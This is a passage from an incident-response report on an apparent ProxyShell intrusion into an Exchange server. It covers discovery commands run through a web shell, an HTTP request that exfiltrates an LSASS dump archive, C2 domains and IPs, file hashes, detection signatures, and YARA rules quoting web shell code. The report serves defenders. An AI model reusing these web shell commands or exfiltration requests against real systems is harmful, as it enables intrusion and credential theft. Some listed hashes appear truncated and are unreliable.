- Form item: "exec_code" = "run ipconfig /all;net user; query user"
  Key: exec_code
  Value: run ipconfig /all;net user; query user
- Form item: "delimiter" = "kcxjn"
  Key: delimiter
  Value: kcxjn
```

They used the PowerShell module Get-WmiObject to collect the name and IP address of the domain controller.

```
Get-WMIObject Win32_NTDomain | findstr DomainController
```

Additionally, we saw threat actors retrieving an email address from the compromised exchange server using the below command. This was likely done as a test.

```
Add-PSSnapin Microsoft.Exchange.Management.PowerShell.SnapIn; Get-Recipient | Select Name -ExpandProperty EmailAddresses -first 1 | Select SmtptAddress | ft -hidetableheaders"
```

## Collection

While having access to the Exchange server, we observed no attempts to export or access user mailboxes.

## Command and Control

---

As we saw from the execution section, `dllhost.exe` was used to access the below domains for C2, which we believe was using a variation of FRP.

- `tcp443.msupdate[.]us (107.173.231[.]114)`
- `kcp53.msupdate[.]us`
- `(107.173.231[.]114)`

This C2 channel was not used very much as most activity was done through the web shell.

## Exfiltration

---

The only successful data that was exfiltrated from the environment was the archive containing the LSASS dump.

Here you can see the threat actor using the web shell command to extract it:

```
POST /ecp/auth/aspx_wkggiyvttmu.aspx HTTP/1.1
Host: ████████████████████
User-Agent: python-requests/2.26.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 67
Content-Type: application/x-www-form-urlencoded
```

```
exec_code=get&delimiter=devaq&dst=C%3A%5Cwindows%5Ctemp%5Ccssas1.zipN..4E.*....R...
%n..=Z.Zx..d{L.X...-.Vk.....i....H...z Y..a.m.W.-l.T>....k.v...S....?s..X2..o.....
.H.D..?.t.....]1{{.0.mb+.P
3...      .$8KUwi....f...'.....X....._..oI..}H.T...yDZ].!.U..."#.N.q..q...S
..C#..JC..}h.....f./...ZZ.....7.....0.....h.hL.*.....A...Ij_.g2].....w..]p;.
[d..F9.'}.M..w.7.....-..4#...Hk.I$.s.f.s%}.> ....70~Yo..ck.D.j/j.}S.B.f..l.:.*dFx`
.....T      .h4...8Xw.!.n.ed.~~...,%l1.?U.....
K.sX...B.U.....u`..d....F.b>]W..S.g..9...y...G..      ....7..M..>nq....T=z'...r.
.E:..(V.jY%/.#Q....Y..y>..Ke..8#\@...
...<.O.+1..{Z.(.
..
...m.3J.7W.3...3...bF...
...4..[Q.*9..T,\.....xo.....R.Z.....YLJ.n.\.....).x..N=;.....lF...U..*.../
\nsn..M..M...v[.....HL$]?>..O...*+Gb.n.....:-.....:.....Y...W.....w...O.
```

## Impact

---

In this case, there was no further impact to the environment before the threat actors were evicted. Due to our previous report and OSINT research we believe with medium to high confidence that this intrusion would have ended in ransomware.

## Indicators

---

All artifacts including web shells, files, IPs, etc. were added to our [services](#) in December.

## Network

---

ipv4:148.251.71[.]182  
ipv4:107.173.231[.]114  
domain: tcp443.msupdate[.]us  
domain: kcp53.msupdate[.]us  
useragent:python-urllib3/1.26.7  
useragent:python-requests/2.26.0

## File

---

aspx\_dyukbdcxjfi.aspx  
1a5ad24a6880eea807078375d6461f58  
da2470c3990ea0862a79149c6036388498da83cd  
84f77fc4281ebf94ab4897a48aa5dd7092cc0b7c78235965637eeef0908fb6c7

dhvqx.aspx  
b2fde6dc7bd1e04ce601f57805de415b  
4d243969b54b9b80c1d26e0801a6e7e46d2ef03e  
c5aae30675cc1fd83fd25330cec245af744b878a8f86626d98b8e7fcd3e970f8

dllhost.exe  
9a3703f9c532ae2ec3025840fa449d4e  
8ece87086e8b5aba0d1cc4ec3804bf74e0b45bee  
1604e69d17c0f26182a3e3ff65694a49450aafd56a7e8b21697a932409dfd81e

wininet.bat  
5f098b55f94f5a448ca28904a57c0e58  
27102b416ef5df186bd8b35190c2a4cc4e2fbf37  
668ec78916bab79e707dc99fdecfa10f3c87ee36d4dee6e3502d1f5663a428a0

wininet.xml  
d2f4647a3749d30a35d5a8faff41765e  
0f676bc786db3c44cac4d2d22070fb514b4cb64c  
559d4abe3a6f6c93fc9eae24672a49781af140c43d491a757c8e975507b4032e

user.exe  
f0be699c8aaafc41b25a8fc0974cc4582  
6bae2d45bbd8c4b0a59ba08892692fe86e596154  
7b5fbbd90eab5bee6f3c25aa3c2762104e219f96501ad6a4463e25e6001eb00b

task\_update.exe  
cacb64bdf648444e66c82f5ce61caf4b  
3a6431169073d61748829c31a9da29123dd61da8  
12c6da07da24edba13650cd324b2ad04d0a0526bb4e853dee03c094075f

## Detections

---

## Network

---

ET INFO User-Agent (python-requests) Inbound to Webserver  
ET INFO Generic HTTP EXE Upload Inbound  
ET INFO Generic HTTP EXE Upload Outbound  
GPL ATTACK\_RESPONSE command completed  
ET ATTACK\_RESPONSE Net User Command Response  
ET WEB\_SERVER WebShell Generic - netsh firewall

## Sigma

---

### Custom rules

Exchange Webshell creation – [https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/exchange\\_webshell\\_creation](https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/exchange_webshell_creation)

DefaultAccount Usage – [https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/defaultaccount\\_usage](https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/defaultaccount_usage)

### SigmaHQ rules

Local Accounts Discovery –

[https://github.com/SigmaHQ/sigma/blob/ab814cbc408234eddf538bc893fcbe00c32ca2e9/rules/windows/process\\_creation/win\\_local\\_system\\_owner\\_account\\_discovery.yml](https://github.com/SigmaHQ/sigma/blob/ab814cbc408234eddf538bc893fcbe00c32ca2e9/rules/windows/process_creation/win_local_system_owner_account_discovery.yml)

Lsass Memory Dump via Comsvcs DLL –

[https://github.com/SigmaHQ/sigma/blob/b81839e3ce507df925d6e583e569e1ac3a3894ab/rules/windows/process\\_access/sysmon\\_lsass\\_dump\\_comsvcs\\_dll.yml](https://github.com/SigmaHQ/sigma/blob/b81839e3ce507df925d6e583e569e1ac3a3894ab/rules/windows/process_access/sysmon_lsass_dump_comsvcs_dll.yml)

Net.exe Execution –

[https://github.com/SigmaHQ/sigma/blob/777d218adc789b7f1b146701793e78799324d87d/rules/windows/process\\_creation/win\\_susp\\_net\\_execution.yml](https://github.com/SigmaHQ/sigma/blob/777d218adc789b7f1b146701793e78799324d87d/rules/windows/process_creation/win_susp_net_execution.yml)

Net-exe User Account Creation –

[https://github.com/SigmaHQ/sigma/blob/ab814cbc408234eddf538bc893fcbe00c32ca2e9/rules/windows/process\\_creation/win\\_net\\_user\\_add.yml](https://github.com/SigmaHQ/sigma/blob/ab814cbc408234eddf538bc893fcbe00c32ca2e9/rules/windows/process_creation/win_net_user_add.yml)

Netsh Port or Application Allowed –

[https://github.com/SigmaHQ/sigma/blob/ab814cbc408234eddf538bc893fcbe00c32ca2e9/rules/windows/process\\_creation/win\\_netsh\\_fw\\_add.yml](https://github.com/SigmaHQ/sigma/blob/ab814cbc408234eddf538bc893fcbe00c32ca2e9/rules/windows/process_creation/win_netsh_fw_add.yml)

Netsh RDP Port Opening –

[https://github.com/SigmaHQ/sigma/blob/ab814cbc408234eddf538bc893fcbe00c32ca2e9/rules/windows/process\\_creation/win\\_netsh\\_allow\\_port\\_rdp.yml](https://github.com/SigmaHQ/sigma/blob/ab814cbc408234eddf538bc893fcbe00c32ca2e9/rules/windows/process_creation/win_netsh_allow_port_rdp.yml)

Non Interactive PowerShell –

[https://github.com/SigmaHQ/sigma/blob/1425ede905514b7dbf3c457561aaf2ff27274724/rules/windows/process\\_creation/win\\_non\\_interactive\\_powershell.yml](https://github.com/SigmaHQ/sigma/blob/1425ede905514b7dbf3c457561aaf2ff27274724/rules/windows/process_creation/win_non_interactive_powershell.yml)

Powershell Defender Exclusion –

[https://github.com/SigmaHQ/sigma/blob/682e0458a336c3a6e93b18f7e972e1d67ef01598/rules/windows/process\\_creation/win\\_powershell\\_defender\\_exclusion.yml](https://github.com/SigmaHQ/sigma/blob/682e0458a336c3a6e93b18f7e972e1d67ef01598/rules/windows/process_creation/win_powershell_defender_exclusion.yml)

PowerShell Get-Process LSASS –

[https://github.com/SigmaHQ/sigma/blob/1ff5e226ad8bed34916c16ccc77ba281ca3203ae/rules/windows/process\\_creation/win\\_susp\\_powershell\\_getprocess\\_lsass.yml](https://github.com/SigmaHQ/sigma/blob/1ff5e226ad8bed34916c16ccc77ba281ca3203ae/rules/windows/process_creation/win_susp_powershell_getprocess_lsass.yml)

Process Dump via Comsvcs DLL –

[https://github.com/SigmaHQ/sigma/blob/ab814cbc408234eddf538bc893fcbe00c32ca2e9/rules/windows/process\\_creation/win\\_susp\\_comsvcs\\_procdump.yml](https://github.com/SigmaHQ/sigma/blob/ab814cbc408234eddf538bc893fcbe00c32ca2e9/rules/windows/process_creation/win_susp_comsvcs_procdump.yml)

Quick Execution of a Series of Suspicious Commands –

[https://github.com/SigmaHQ/sigma/blob/ed4e771700681b36eb8dd74a13dff94c857bb46/rules/windows/process\\_creation/win\\_multiple\\_suspicious\\_cli.yml](https://github.com/SigmaHQ/sigma/blob/ed4e771700681b36eb8dd74a13dff94c857bb46/rules/windows/process_creation/win_multiple_suspicious_cli.yml)

Rare Scheduled Task Creations –

[https://github.com/SigmaHQ/sigma/blob/04f72b9e78f196544f8f1331b4d9158df34d7ecf/rules/windows/other/taskscheduler/win\\_rare\\_schtask\\_creation.yml](https://github.com/SigmaHQ/sigma/blob/04f72b9e78f196544f8f1331b4d9158df34d7ecf/rules/windows/other/taskscheduler/win_rare_schtask_creation.yml)

Service Execution –

[https://github.com/SigmaHQ/sigma/blob/ab814cbc408234eddf538bc893fcbe00c32ca2e9/rules/windows/process\\_creation/win\\_service\\_execution.yml](https://github.com/SigmaHQ/sigma/blob/ab814cbc408234eddf538bc893fcbe00c32ca2e9/rules/windows/process_creation/win_service_execution.yml)

Shells Spawned by Web Servers –

[https://github.com/SigmaHQ/sigma/blob/ab814cbc408234eddf538bc893fcbe00c32ca2e9/rules/windows/process\\_creation/win\\_webshell\\_spawn.yml](https://github.com/SigmaHQ/sigma/blob/ab814cbc408234eddf538bc893fcbe00c32ca2e9/rules/windows/process_creation/win_webshell_spawn.yml)

Suspicious PowerShell Parent Process –

[https://github.com/SigmaHQ/sigma/blob/6f5271275e9ac22be9ded8b9252bce064e524153/rules/windows/process\\_creation/win\\_susp\\_powershell\\_parent\\_process.yml](https://github.com/SigmaHQ/sigma/blob/6f5271275e9ac22be9ded8b9252bce064e524153/rules/windows/process_creation/win_susp_powershell_parent_process.yml)

Suspicious Script Execution From Temp Folder –

[https://github.com/SigmaHQ/sigma/blob/ed4e771700681b36eb8dd74a13dff94c857bb46/rules/windows/process\\_creation/win\\_susp\\_script\\_exec\\_from\\_temp.yml](https://github.com/SigmaHQ/sigma/blob/ed4e771700681b36eb8dd74a13dff94c857bb46/rules/windows/process_creation/win_susp_script_exec_from_temp.yml)

Wdigest Enable UseLogonCredential –

[https://github.com/SigmaHQ/sigma/blob/503df469687fe4d14d2119a95723485d079ec0d9/rules/windows/registry\\_event/sysmon\\_wdigest\\_enable\\_uselogoncredential.yml](https://github.com/SigmaHQ/sigma/blob/503df469687fe4d14d2119a95723485d079ec0d9/rules/windows/registry_event/sysmon_wdigest_enable_uselogoncredential.yml)



Webshell Detection With Command Line Keywords –

[https://github.com/SigmaHQ/sigma/blob/1cfca93354d25e458db40f8d48403602b46bbf03/rules/windows/process\\_creation/win\\_webshell\\_detection.yml](https://github.com/SigmaHQ/sigma/blob/1cfca93354d25e458db40f8d48403602b46bbf03/rules/windows/process_creation/win_webshell_detection.yml)

Windows Defender Real-Time Protection Disabled –

[https://github.com/SigmaHQ/sigma/blob/57cdfd261266b81255e330723f4adf270fc4c4f8/rules/windows/registry\\_event/registry\\_event\\_defender\\_realtime\\_protection\\_disabled.yml](https://github.com/SigmaHQ/sigma/blob/57cdfd261266b81255e330723f4adf270fc4c4f8/rules/windows/registry_event/registry_event_defender_realtime_protection_disabled.yml)

Windows Defender Threat Detection Disabled –

[https://github.com/SigmaHQ/sigma/blob/57cdfd261266b81255e330723f4adf270fc4c4f8/rules/windows/registry\\_event/registry\\_event\\_defender\\_disabled.yml](https://github.com/SigmaHQ/sigma/blob/57cdfd261266b81255e330723f4adf270fc4c4f8/rules/windows/registry_event/registry_event_defender_disabled.yml)

Windows Shell Spawning Suspicious Program –

[https://github.com/SigmaHQ/sigma/blob/ab814cbc408234eddf538bc893fcbe00c32ca2e9/rules/windows/process\\_creation/win\\_shell\\_spawn\\_susp\\_program.yml](https://github.com/SigmaHQ/sigma/blob/ab814cbc408234eddf538bc893fcbe00c32ca2e9/rules/windows/process_creation/win_shell_spawn_susp_program.yml)

Windows Suspicious Use Of Web Request in CommandLine –

[https://github.com/SigmaHQ/sigma/blob/98d7380a40d503ffd225420f7318b79d9f5097b8/rules/windows/process\\_creation/process\\_creation\\_susp\\_web\\_request\\_cmd.yml](https://github.com/SigmaHQ/sigma/blob/98d7380a40d503ffd225420f7318b79d9f5097b8/rules/windows/process_creation/process_creation_susp_web_request_cmd.yml)

Windows Webshell Creation –

[https://github.com/SigmaHQ/sigma/blob/ab814cbc408234eddf538bc893fcbe00c32ca2e9/rules/windows/file\\_event/sysmon\\_webshell\\_creation\\_detect.yml](https://github.com/SigmaHQ/sigma/blob/ab814cbc408234eddf538bc893fcbe00c32ca2e9/rules/windows/file_event/sysmon_webshell_creation_detect.yml)

## Yara

---

```

rule files_dhvqx {
  meta:
    description = "9893_files - file dhvqx.aspx"
    author = "TheDFIRReport"
    reference = "https://thedfirreport.com/2022/03/21/apt35-automates-initial-
access-using-proxyshell/"
    date = "2022-03-21"
    hash1 = "c5aae30675cc1fd83fd25330cec245af744b878a8f86626d98b8e7fcd3e970f8"
  strings:
    $s1 = "eval(Request['exec_code'],'unsafe');Response.End;" fullword ascii
    $s2 = "<script language='JScript' runat='server'" fullword ascii
    $s3 = "AEALAAAAAAAAAAAA" fullword ascii
    $s4 = "AFAVAJA" fullword ascii
    $s5 = "AAAAAAV" fullword ascii
    $s6 = "LAAAAAAA" fullword ascii
    $s7 = "ANAZAQA" fullword ascii
    $s8 = "ALAAAAA" fullword ascii
    $s9 = "AAAAAEA" ascii
    $s10 = "ALAHUA" fullword ascii
  condition:
    uint16(0) == 0x4221 and filesize < 800KB and
    ($s1 and $s2) and 4 of them
}

```

```

rule aspx_dyukbdcxjfi {
  meta:
    description = "9893_files - file aspx_dyukbdcxjfi.aspx"
    author = "TheDFIRReport"
    reference = "https://thedfirreport.com/2022/03/21/apt35-automates-initial-
access-using-proxyshell/"
    date = "2022-03-21"
    hash1 = "84f77fc4281ebf94ab4897a48aa5dd7092cc0b7c78235965637eeef0908fb6c7"
  strings:
    $s1 = "string[] commands = exec_code.Substring(\"run \".Length).Split(new[] {
';' }, StringSplitOptions.RemoveEmpty" ascii
    $s2 = "string[] commands = exec_code.Substring(\"run \".Length).Split(new[] {
';' }, StringSplitOptions.RemoveEmpty" ascii
    $s3 = "var dstFile = Path.Combine(dstDir,
Path.GetFileName(httpPostedFile.FileName));" fullword ascii
    $s4 = "info.UseShellExecute = false;" fullword ascii
    $s5 = "using (StreamReader streamReader = process.StandardError)" fullword
ascii
    $s6 = "return httpPostedFile.FileName + \" Uploaded to: \" + dstFile;" fullword
ascii
    $s7 = "else if (exec_code.StartsWith(\"download \"))" fullword ascii
    $s8 = "string[] parts = exec_code.Substring(\"download \".Length).Split(' ');"
fullword ascii
    $s9 = "Response.AppendHeader(\"Content-Disposition\", \"attachment; filename=\"
+ fileName);" fullword ascii
    $s10 = "result = result + Environment.NewLine + \"ERROR:\" +
Environment.NewLine + error;" fullword ascii
    $s11 = "else if (exec_code == \"get\")" fullword ascii
    $s12 = "int fileLength = httpPostedFile.ContentLength;" fullword ascii
  condition:

```

```

uint16(0) == 0x4221 and filesize < 800KB and
8 of them
}

rule files_user {
  meta:
    description = "9893_files - file user.exe"
    author = "TheDFIRReport"
    reference = "https://thedfirreport.com/2022/03/21/apt35-automates-initial-
access-using-proxyshell/"
    date = "2022-03-21"
    hash1 = "7b5fbbd90eab5bee6f3c25aa3c2762104e219f96501ad6a4463e25e6001eb00b"
  strings:
    $x1 = "PA<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"yes\"?>
<assembly xmlns=\"urn:schemas-microsoft-com:asm.v1\" manifestVer" ascii
    $s2 = "\", or \"requireAdministrator\" --> <v3:requestedExecutionLevel
level=\"requireAdministrator\" /> </v3:requestedPrivileges> </v3\" ascii
    $s3 = "-InitOnceExecuteOnce" fullword ascii
    $s4 = "0\> <dependency> <dependentAssembly> <assemblyIdentity type=\"win32\"
name=\"Microsoft.Windows.Common-Controls\" version=\"6.0.\" ascii
    $s5 = "s:v3=\"urn:schemas-microsoft-com:asm.v3\"> <v3:security>
<v3:requestedPrivileges> <!-- level can be \"asInvoker\", \"highestAvai" ascii
    $s6 = "PB_GadgetStack_%I64i" fullword ascii
    $s7 = "PB_DropAccept" fullword ascii
    $s8 = "rocessorArchitecture=\"*\\" publicKeyToken=\"6595b64144ccf1df\"
language=\"*\\" /> </dependentAssembly> </dependency> <v3:trustInf" ascii
    $s9 = "PB_PostEventMessage" fullword ascii
    $s10 = "PB_WindowID" fullword ascii
    $s11 = "?GetLongPathNameA" fullword ascii
    $s12 = "Memory page error" fullword ascii
    $s13 = "PPPPPPH" fullword ascii
    $s14 = "YZAXAYH" fullword ascii
    $s15 = "%d:%I64d:%I64d:%I64d" fullword ascii
    $s16 =
"NGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPAC
ascii
    $s17 = "PYZAXAYH" fullword ascii
    $s18 = "PB_MDI_Gadget" fullword ascii
    $s19 = "PA<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"yes\"?>
<assembly xmlns=\"urn:schemas-microsoft-com:asm.v1\" manifestVer" ascii
    $s20 = " 46B722FD25E69870FA7711924BC5304D 787242D55F2C49A23F5D97710D972108
A2DB26CE3BBE7B2CB12F9BEFB37891A3" fullword wide
  condition:
    uint16(0) == 0x5a4d and filesize < 300KB and
    1 of ($x*) and 4 of them
}

rule task_update {
  meta:
    description = "9893_files - file task_update.exe"
    author = "TheDFIRReport"
    reference = "https://thedfirreport.com/2022/03/21/apt35-automates-initial-
access-using-proxyshell/"

```

```

    date = "2022-03-21"
    hash1 = "12c6da07da24edba13650cd324b2ad04d0a0526bb4e853dee03c094075ff6d1a"
    strings:
        $x1 = "<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"yes\"?> <assembly
xmlns=\"urn:schemas-microsoft-com:asm.v1\" manifestVersi" ascii
        $s2 = " or \"requireAdministrator\" --> <v3:requestedExecutionLevel
level=\"requireAdministrator\" /> </v3:requestedPrivileges> </v3:se" ascii
        $s3 = "-InitOnceExecuteOnce" fullword ascii
        $s4 = "> <dependency> <dependentAssembly> <assemblyIdentity type=\"win32\"
name=\"Microsoft.Windows.Common-Controls\" version=\"6.0.0.0" ascii
        $s5 = "v3=\"urn:schemas-microsoft-com:asm.v3\"> <v3:security>
<v3:requestedPrivileges> <!-- level can be \"asInvoker\", \"highestAvaila" ascii
        $s6 = "PB_GadgetStack_%I64i" fullword ascii
        $s7 = "PB_DropAccept" fullword ascii
        $s8 = "PB_PostEventMessage" fullword ascii
        $s9 = "PB_WindowID" fullword ascii
        $s10 = "?GetLongPathNameA" fullword ascii
        $s11 = "cessorArchitecture=\"*\\" publicKeyToken=\"6595b64144ccf1df\"
language=\"*\\" /> </dependentAssembly> </dependency> <v3:trustInfo " ascii
        $s12 = "Memory page error" fullword ascii
        $s13 = "PPPPPPH" fullword ascii
        $s14 = "YZAXAYH" fullword ascii
        $s15 = "%d:%I64d:%I64d:%I64d" fullword ascii
        $s16 = "PYZAXAYH" fullword ascii
        $s17 = "PB_MDI_Gadget" fullword ascii
        $s18 = "<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"yes\"?> <assembly
xmlns=\"urn:schemas-microsoft-com:asm.v1\" manifestVersi" ascii
        $s19 = " 11FCC18FB2B55FC3C988F6A76FCF8A2D 56D49E57AD1A051BF62C458CD6F3DEA9
6104990DFEA3DFAB044FAF960458DB09" fullword wide
        $s20 = "PostEventClass" fullword ascii
    condition:
        uint16(0) == 0x5a4d and filesize < 300KB and
        1 of ($x*) and 4 of them
}

```

```

rule App_Web_vjloy3pa {
    meta:
        description = "9893_files - file App_Web_vjloy3pa.dll"
        author = "TheDFIRReport"
        reference = "https://thedfirreport.com/2022/03/21/apt35-automates-initial-
access-using-proxyshell/"
        date = "2022-03-21"
        hash1 = "faa315db522d8ce597ac0aa957bf5bde31d91de94e68d5aefac4e3e2c11aa970"
    strings:
        $x2 = "hSystem.ComponentModel.DataAnnotations, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=31bf3856ad364e35" fullword ascii
        $s3 = "MSystem.Xml, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089" fullword ascii
        $s4 = "RSystem.Xml.Linq, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089" fullword ascii
        $s5 = "ZSystem.ServiceModel.Web, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35" fullword ascii
        $s6 = "YSystem.Web.DynamicData, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35" fullword ascii

```

```

    $s7 = "XSystem.Web.Extensions, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35" fullword ascii
    $s8 = "VSystem.Web.Services, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a" fullword ascii
    $s9 = "MSystem.Web, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a" fullword ascii
    $s10 = "WSystem.Configuration, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a" fullword ascii
    $s11 = "`System.Data.DataSetExtensions, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089" fullword ascii
    $s12 = "NSystem.Core, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089" fullword ascii
    $s13 = "ZSystem.WorkflowServices, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35" fullword ascii
    $s14 = "WSystem.IdentityModel, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089" fullword ascii
    $s15 = "aSystem.ServiceModel.Activation, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35" fullword ascii
    $s16 =
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
wide /* base64 encoded string ' ' */
    $s17 = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" wide /* base64
encoded string ' ' */
    $s18 = "aSystem.Web.ApplicationServices, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35" fullword ascii
    $s19 = "\\System.EnterpriseServices, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a" fullword ascii
    $s20 = "SMicrosoft.CSharp, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a" fullword ascii
    condition:
        uint16(0) == 0x5a4d and filesize < 2000KB and
        1 of ($x*) and 4 of them
}

```

```

rule _user_task_update_0 {
    meta:
        description = "9893_files - from files user.exe, task_update.exe"
        author = "TheDFIRReport"
        reference = "https://thedfirreport.com/2022/03/21/apt35-automates-initial-
access-using-proxyshell/"
        date = "2022-03-21"
        hash1 = "7b5fbbd90eab5bee6f3c25aa3c2762104e219f96501ad6a4463e25e6001eb00b"
        hash2 = "12c6da07da24edba13650cd324b2ad04d0a0526bb4e853dee03c094075ff6d1a"
    strings:
        $s1 = "-InitOnceExecuteOnce" fullword ascii
        $s2 = "PB_GadgetStack_%I64i" fullword ascii
        $s3 = "PB_DropAccept" fullword ascii
        $s4 = "PB_PostEventMessage" fullword ascii
        $s5 = "PB_WindowID" fullword ascii
        $s6 = "?GetLongPathNameA" fullword ascii
        $s7 = "Memory page error" fullword ascii
        $s8 = "PPPPPPH" fullword ascii
        $s9 = "YZAXAYH" fullword ascii
        $s10 = "%d:%I64d:%I64d:%I64d" fullword ascii
}

```

```

    $s11 = "PYZAXAYH" fullword ascii
    $s12 = "PB_MDI_Gadget" fullword ascii
    $s13 = "PostEventClass" fullword ascii
    $s14 = "t$YZAXAYH" fullword ascii
    $s15 = "$YZAXAYH" fullword ascii
    $s16 = "Floating-point underflow (exponent too small)" fullword ascii
    $s17 = "Inexact floating-point result" fullword ascii
    $s18 = "Single step trap" fullword ascii
    $s19 = "Division by zero (floating-point)" fullword ascii
    $s20 = "tmHcI(H" fullword ascii
condition:
    ( uint16(0) == 0x5a4d and filesize < 300KB and ( 8 of them )
      ) or ( all of them )
}

```

## MITRE

---

- Exploit Public-Facing Application – T1190
- OS Credential Dumping – T1003
- Account Manipulation – T1098
- Valid Accounts – T1078
- Ingress Tool Transfer – T1105
- Match Legitimate Name or Location – T1036.005
- Windows Service – T1543.003
- Web Shell – T1505.003
- System Information Discovery – T1082
- System Network Configuration Discovery – T1016
- System Owner/User Discovery – T1033
- Windows Command Shell – T1059.003

Internal case #9893